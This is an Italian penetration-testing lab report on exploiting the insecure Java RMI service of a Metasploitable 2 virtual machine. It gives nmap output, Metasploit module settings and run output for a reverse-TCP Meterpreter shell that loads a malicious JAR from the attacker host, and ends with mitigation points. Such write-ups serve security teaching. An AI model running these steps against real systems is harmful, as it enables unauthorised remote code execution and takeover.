Report Tecnico: Sfruttamento Vulnerabilità Java RMI

Data: 23 gennaio 2026

Target: 192.168.11.112 (Metaspotable 2)

Attaccante: 192.168.11.111 (Kali Linux)

1) Introduzione

Il presente documento illustra le fasi di un'attività di **Penetration Testing** controllata, condotta all'interno di un ambiente di laboratorio isolato. L'obiettivo dell'analisi è la verifica della sicurezza di una macchina target **Metasploitable 2**, nota per la presenza di servizi intenzionalmente vulnerabili a scopo didattico. L'attività si è focalizzata sullo sfruttamento di una configurazione non sicura del servizio **Java Remote Method Invocation (RMI)** sulla porta TCP 1099. Il servizio **Java RMI** permette ad un'applicazione Java di invocare metodi su oggetti residenti in una JVM (Java Virtual Machine) differente, facilitando la creazione di applicazioni distribuite. Il protocollo, se non opportunamente blindato, presenta una criticità notevole: l'**Insecure Default Configuration**. Nello specifico, il registro RMI può essere istruito a caricare e deserializzare classi da un server remoto. Se un utente malintenzionato fornisce un URL verso una classe malevola, il server target la scaricherà ed eseguirà, portando a una **Remote Code Execution (RCE)** con i privilegi dell'utente che esegue il servizio Java.

L'analisi segue la metodologia standard definita dal framework PTES (*Penetration Testing Execution Standard*):

-Intelligence Gathering: Scansione dei servizi e banner grabbing tramite Nmap.

-Vulnerability Analysis: Identificazione di exploit pubblici per le versioni dei servizi rilevati.

-Exploitation: Utilizzo del framework Metasploit per l'invio del payload e l'ottenimento di una shell interattiva (Meterpreter).

2) Obiettivo

L'obiettivo primario di questa sessione di testing è dimostrare i rischi associati all'esposizione di servizi di gestione remota non protetti, con particolare focus sulla **compromissione dell'integrità e della riservatezza** del sistema target.

Nello specifico, l'attività mira a:

-Validare la vulnerabilità: Confermare se il servizio **Java RMI** sulla porta **1099** permette effettivamente l'esecuzione di codice non autorizzato.


-Ottenere un accesso remoto (Footprinting): Stabilire una connessione stabile (Sessione Meterpreter) per simulare il controllo totale della macchina da parte di un attaccante.

-Identificare le contromisure: Definire le azioni correttive necessarie per mitigare il rischio, passando da una configurazione "**Default**" a una configurazione "**Hardened**" (sicura).


3) Configurazione delle rete

Iniziamo con il configurare la nostra **rete 192.168.11.0/24.**

-kali linux: ip 192.168.11.111, indirizzo statico:



-metasotable: ip 192.168.11.112, anche questo indirizzo statico:



4) Fase di Enumerazione

L'analisi inizia con una verifica della connettività tramite il comando ***ping 192.168.11.112***, seguita da una scansione approfondita dei servizi con il comando ***nmap -sV -T5 192.168.11.112***.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.07 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.386 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.72 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=12.2 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=7.01 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=9.71 ms
```

-Risultato: Il target presenta una superficie d'attacco estremamente ampia con numerosi servizi obsoleti (FTP, SSH, Telnet, SMTP, ecc.).

-Vulnerabilità Identificata: Il servizio **Java RMI (Remote Method Invocation)** è attivo sulla porta **1099**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5  192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 04:13 -0500
Nmap scan report for 192.168.11.112
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:32:6C:87 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.11 seconds
```

5) Fase di Exploitation

Per l'attacco è stato utilizzato il framework **Metasploit** (msfconsole).

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```

-Modulo utilizzato: Per cercare questo exploit usiamo il comando di ricerca ***search java_rmi*** e il risultato che andremo a usare sarà ***exploit/multi/misc/java_rmi_server***

```
msf > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                  .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                 .                .          .      .
   3    \_ target: Windows x86 (Native Payload)           .                .          .      .
   4    \_ target: Linux x86 (Native Payload)             .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)          .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)          .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

-Payload: Il payload di default è ***java/meterpreter/reverse_tcp***

-**Configurazione dell'exploit:** Usiamo il comando ***options*** per vedere cosa è necessario per far eseguire con successo **l'exploit**. Abbiamo bisogno del parametro **RHOST.**

-Configurazione RHOST: Per configurare RHOST usiamo il comando ***set RHOST 192.168.11.112***

```
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost ⇒ 192.168.11.112
```

Una volta configurato il tutto analizziamo le opzioni e vediamo che abbiamo settato correttamente **RHOST.**

```
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

L'exploit invia una chiamata **RMI** al registro del target, indicandogli di caricare un file **JAR** malevolo (il payload) da un server HTTP temporaneo, creato da Metasploit sulla porta 8080.


6) Risultato e Post-Exploitation

L'esecuzione del comando ***run*** ha avuto successo, portando all'apertura di una sessione **Meterpreter**.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wbXpKVo
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55490) at 2026-01-23 05:08:00 -0500
```

-Accesso ottenuto: Esecuzione di codice remoto (RCE).

-Verifica: Tramite il comando ***ipconfig*** all'interno della sessione Meterpreter, è stata confermata l'identità del sistema compromesso (interfaccia eth0 con IP 192.168.11.112 e MAC corrispondente alla VM VirtualBox) e verifichiamo anche le routes con il comando ***route.***



7) Raccomandazioni di Mitigazione

L'attività di testing ha confermato la presenza di una vulnerabilità critica nel servizio **Java RMI** del sistema target (192.168.11.112). Lo sfruttamento con successo della falla ha permesso di stabilire una sessione **Meterpreter**, garantendo all'attaccante un controllo pressoché totale sulla macchina.

Il successo dell'attacco è stato favorito da due fattori principali:

-Software Obsoleto: Il sistema utilizza versioni di Java e del registro RMI non aggiornate, prive delle moderne protezioni contro la deserializzazione insicura.

-Configurazione Permissiva: L'assenza di filtri sull'indirizzo IP chiamante e la possibilità di caricare classi da sorgenti remote (codebase) rendono il servizio un punto di ingresso privilegiato per un intruso.